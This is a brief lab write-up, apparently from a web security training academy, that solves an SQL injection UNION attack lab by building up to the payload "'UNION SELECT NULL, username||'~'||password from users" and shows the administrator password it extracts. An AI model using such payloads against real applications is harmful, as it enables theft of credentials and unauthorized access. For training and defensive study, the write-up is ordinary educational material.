SQL injection UNION attack, retrieving multiple values in a single column

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Same pervious labs steps:

1- Know how many no.of columns (pervious labs)

'ORDER BY 3 -- in our case the error in 3 this mean we have 2 columns

2- Find columns data type (pervious labs)

UNION SELECT 'NULL', NULL—

UNION SELECT NULL, 'NULL'-

One column is compatible with string data so we can exploit it for retrieving multiple values in a single column

3- retrieving multiple values in a single column (this lab)

This lab has The database contains a different table called `users`, with columns called `username` and `password`.


So suitable payload or query for this lab is:

```
'UNION SELECT NULL, username||'~'||password from users—
```

Our payload retrieved sensitive data

administrator~9ttr6nwnz5spph1x8jb6

To solve this lab try login as admin



Done…